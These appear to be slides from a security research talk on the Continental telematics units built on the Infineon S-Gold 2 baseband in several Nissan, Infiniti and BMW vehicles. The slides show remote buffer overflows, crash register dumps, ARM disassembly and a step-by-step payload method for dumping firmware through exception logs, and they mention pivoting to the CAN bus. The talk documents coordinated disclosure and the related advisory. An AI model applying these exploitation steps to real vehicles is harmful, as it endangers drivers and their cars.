




TELEMATICS

Telematics vulnerabilities

- Confirming the TMSI vulnerability using BladeRF





TELEMATICS

Telematics vulnerabilities

- Confirming the TMSI vulnerability
- After many many days of attempts and trying to get OpenBTS to work, Jesse confirms remote buffer overflow!
 - Thank you Jared Boone!

```
0x00000000
0x00000000
0x00000000
0x00000000
0x00000000
0x00000000
0x00000000

Date: 01.01.2004
Time: 00:24
Register:
r0: 0x00000000 r1: 0xB00B0B90 r2: 0xFFFF231C
r3: 0x00000000 r4: 0x5A5A5A3C r5: 0x5A5A5A40
r6: 0x5A5A5A44 r7: 0xB0025130 r8: 0x00000000
r9: 0x04004000 r10: 0xB00AF7D4 r11: 0xB00B0F40
r12: 0x45564E54 r13: 0xB00B0B68 r14: 0xFFFF05CC
r15: 0x5A5A5A4C
SPSR: 0x60000013 DFAR: 0x03020000 DFSR: 0x00000005

OK
```





TELEMATICS

Telematics vulnerabilities

- Exploiting
 - We don't have a copy of the firmware, how do we fix this?
 - Getting the firmware out of the device requires semi-blind exploitation
 - It's not quite that bad, we have some basic exception logging that includes:
 - Register state at time of crash
 - 178 dwords of stack values upwards from SP at time of crash
 - We can work with that



TELEMATICS

Telematics vulnerabilities

- Exploiting
 - No ASLR

```
Date: 04.01.2004
Time: 13:52
Register:
r0: 0x00000000 r1: 0x00000000 r2: 0xFFFF231C
r3: 0xB02573C9 r4: 0x42424242 r5: 0x43434343
r6: 0x44444444 r7: 0x45454545 r8: 0x00000000
r9: 0x00000002 r10: 0xB00C6DC8 r11: 0xB00D0C5C
r12: 0xA0235CCD r13: 0xB00CCCE4 r14: 0xA0244175
r15: 0x5A5A5A5C
SPSR: 0x40000013 DFAR: 0x00000148 DFSR: 0x00000005
```

```
Date: 04.01.2004
Time: 13:54
Register:
r0: 0x00000000 r1: 0x00000000 r2: 0xFFFF231C
r3: 0xB02573C9 r4: 0x42424242 r5: 0x43434343
r6: 0x44444444 r7: 0x45454545 r8: 0x00000000
r9: 0x00000002 r10: 0xB00C6DC8 r11: 0xB00D0C5C
r12: 0xA0235CCD r13: 0xB00CCCE4 r14: 0xA0244175
r15: 0x5A5A5A5C
SPSR: 0x40000013 DFAR: 0x00000148 DFSR: 0x00000005
```



TELEMATICS

Telematics vulnerabilities

- Exploiting
 - No ASLR
 - No DEP

```
+XLOG: Exception Number: 2
Trap Class: 0xB BBB (HW PREFETCH ABORT TRAP)
System Stack:
0x47204720
0x47204720
0x47204720
0x47204720
0x47204720
0x47204720
0x47204720
```

```
Date: 04.01.2004
Time: 14:23
Register:
r0: 0x00000000 r1: 0x00000000 r2: 0xFFFF231C
r3: 0xB02573C9 r4: 0x42424242 r5: 0x43434343
r6: 0xB00CCCE4 r7: 0x45454545 r8: 0x00000000
r9: 0x0000FFFF r10: 0xB00C6DC8 r11: 0xB00D0C5C
r12: 0xA0235CCD r13: 0xB00CCCE4 r14: 0xA0244175
r15: 0x42424244
SPSR: 0x40000013 DFAR: 0x42424242 DFSR: 0x00000005
```



TELEMATICS

Telematics vulnerabilities

- Exploiting
 - No ASLR
 - No DEP
 - No memory isolation

```
00 00 A0 E3      MOV     R0, #0
0A C2 A0 E3      MOV     R12, #0xA0000000

loc_A0181870
00 1A 8C E0      ADD     R1, R12, R0, LSL#20
00 21 83 E0      ADD     R2, R3, R0, LSL#2
03 1B 81 E3      ORR     R1, R1, #0xC00
1A 10 81 E3      ORR     R1, R1, #0x1A
02 2A 82 E2      ADD     R2, R2, #0x2000
01 00 80 E2      ADD     R0, R0, #1
06 00 50 E3      CMP     R0, #6
00 18 82 E5      STR     R1, [R2, #0x800]
F6 FF FF BA      BLT     loc_A0181870
```



TELEMATICS

Telematics vulnerabilities

- Exploiting
 - No ASLR
 - No DEP
 - No memory isolation

```
00 00 A0 E3      MOV     R0, #0
0A C2 A0 E3      MOV     R12, #0xA0000000

loc_A0181870
00 1A 8C E0      ADD     R1, R12, R0,LSL#20
00 21 83 E0      ADD     R2, R3, R0,LSL#2
03 1B 81 E3      ORR     R1, R1, #tlb_section_ap_readwrite
1A 10 81 E3      ORR     R1, R1, #tlb_section_descriptor_cacheable OR tlb_section_descriptor_type
02 2A 82 E2      ADD     R2, R2, #0x2000
01 00 80 E2      ADD     R0, R0, #1
06 00 50 E3      CMP     R0, #6
00 18 82 E5      STR     R1, [R2,#0x800]
F6 FF FF BA      BLT     loc_A0181870
```



TELEMATICS

Telematics vulnerabilities

- Exploiting
 - No ASLR
 - No DEP
 - No memory isolation

A HIGH FIVE DOESN'T EVEN CUT IT.



HIGH SIX!



TELEMATICS

Telematics vulnerabilities

- Exploiting
 - We'll just use AT command buffer overflow to inject payload to:



TELEMATICS

Telematics vulnerabilities

- Exploiting
 - We'll just use AT command buffer overflow to inject payload to:
 - Write tag to signify start of data block



TELEMATICS

Telematics vulnerabilities

- Exploiting
 - We'll just use AT command buffer overflow to inject payload to:
 - Write tag to signify start of data block
 - Copy 512 bytes from arbitrary location into stack frame



TELEMATICS

Telematics vulnerabilities

- Exploiting
 - We'll just use AT command buffer overflow to inject payload to:
 - Write tag to signify start of data block
 - Copy 512 bytes from arbitrary location into stack frame
 - Write tag to signify completed copy of data block



TELEMATICS

Telematics vulnerabilities

- Exploiting
 - We'll just use AT command buffer overflow to inject payload to:
 - Write tag to signify start of data block
 - Copy 512 bytes from arbitrary location into stack frame
 - Write tag to signify completed copy of data block
 - Jump to hardcoded invalid location to force a crash at specific location



TELEMATICS

Telematics vulnerabilities

- Exploiting
 - Wait for device to reboot



TELEMATICS

Telematics vulnerabilities

- Exploiting
 - Wait for device to reboot
 - Read exception log using AT+XLOG and extract data from between tags in stack dump



TELEMATICS

Telematics vulnerabilities

- Exploiting

0xF4400028

0xF4400078

0x46C0467C

0xDEADBEEF

0x46C046C0

0x46C046C0

0x46C046C0

...

0x46C046C0

0x46C046C0

0x46C046C0

Date: 04.01.2004

Time: 15:38

Register:

r0: 0x00000000 r1: 0xA0000211 r2: 0xFFFFFFFF

r3: 0x0000007C r4: 0xB00CCF2C r5: 0xFF134343

r6: 0xF2547698 r7: 0x000000DE r8: 0x00000000

r9: 0x0000FFFF r10: 0xB00C6DC8 r11: 0xB00D0C5C

r12: 0xA0235CCD r13: 0xB00CCCE4 r14: 0xA0244175

r15: 0xF254769C

SPSR: 0x80000013 DFAR: 0x42424242 DFSR: 0x00000008



TELEMATICS

Telematics vulnerabilities

- Exploiting


... and then do it again 13 thousand times ...



TELEMATICS

Telematics vulnerabilities

- Once firmware is accessible we can work on reversing and jumping from the baseband to the CAN bus





TELEMATICS

Telematics vulnerabilities

```

; int __fastcall send_charge_req_to_evcan(evcan_struct *a1, int a2)
send_charge_req_to_evcan


var_E= -0xE
var_D= -0xD
var_C= -0xC

1C 40 2D E9      STMFD    SP!, {R2-R4,LR}
00 40 A0 E1      MOV     R4, R0
82 00 A0 E3      MOV     R0, #0x82
02 00 CD E5      STRB    R0, [SP,#0x10+var_E]
04 00 A0 E1      MOV     R0, R4          ; a1
01 20 A0 E1      MOV     R2, R1
6E D6 03 EB      BL      update_transaction_id
03 00 CD E5      STRB    R0, [SP,#0x10+var_D]
27 00 A0 E3      MOV     R0, #0x27
1C 10 8F E2      ADR     R1, aSendChargeRequ ; "send charge request to EVCAN: %d"
04 20 CD E5      STRB    R2, [SP,#0x10+var_C]
1C 70 02 EB      BL      maybe_debug_log
8C 00 94 E5      LDR     R0, [R4,#0x8C] ; a1
05 30 A0 E3      MOV     R3, #5          ; length
0D 20 A0 E1      MOV     R2, SP          ; buffer
02 10 A0 E3      MOV     R1, #2          ; msgid
9E 14 03 EB      BL      Ips_IpcSrv_sendMessage
1C 80 BD E8      LDMFD    SP!, {R2-R4,PC}
; End of function send_charge_req_to_evcan
```



TELEMATICS

Telematics vulnerabilities





CONCLUSION



CONCLUSION

Advisory

- <https://ics-cert.us-cert.gov/advisories/ICSA-17-208-01>

CVSS v3 8.8

ATTENTION:

Remotely exploitable/low skill level to exploit.

Public exploits are available.

Vendor: Continental AG

Equipment: Infineon S-Gold 2 (PMB 8876)

Vulnerabilities:

Stack-Based Buffer Overflow, Improper Restriction of Operations within the Bounds of a Memory Buffer



CONCLUSION

Advisory

- <https://ics-cert.us-cert.gov/advisories/ICSA-17-208-01>

AFFECTED PRODUCTS

All telematics control modules (TCUs) built by Continental AG that contain the S-Gold 2 (PMB 8876) cellular baseband chipset are affected. The S-Gold 2 (PMB 8876) is found in the following vehicles:

BMW several models produced between 2009-2010


Ford - program to update 2G modems has been active since 2016 and impact is restricted to the limited number of P-HEV vehicles equipped with this older technology that remain in service.

Infiniti 2013 JX35, Infiniti 2014-2016 QX60, Infiniti 2014-2016 QX60 Hybrid, Infiniti 2014-2015 QX50, Infiniti 2014-2015 QX50 Hybrid, Infiniti 2013 M37/M56, Infiniti 2014-2016 Q70, Infiniti 2014-2016 Q70L, Infiniti 2015-2016 Q70 Hybrid, Infiniti 2013 QX56, Infiniti 2014-2016 QX 80

Nissan 2011-2015 Leaf



CONCLUSION





CONCLUSION



iPhone (PMB8876)

iPhone 3G (PMB8878)

iPhone 4 (XMM6180)

External Researchers
find exploitable
vulnerabilities in
baseband firmware



Nissan Leaf (PMB8876)

Infiniti Q50 and others
(PMB8876)





CONCLUSION

Things that are good to know

- Not an 0-Day but more like a 2441-Day.
- Different market segments:
 - Have different levels of security maturity
 - Can have very different product lifecycles
 - Share components
- Need to be aware of security issues found elsewhere



CONCLUSION

- For helping co-ordinating this, we would like to thank:
 - Nissan NA
 - ICS-CERT - specifically Jason Barkley
 - Auto-ISAC
 - Intel PSIRT
- Advisory
 - <https://ics-cert.us-cert.gov/advisories/ICSA-17-208-01>
- Tools
 - Latest slides will be posted at <https://github.com/HackingThings/Publications>
 - Our windows based arduino CAN bus tool: <https://github.com/HackingThings/CAN-Bus-Arduino-Tool>



THANK you!

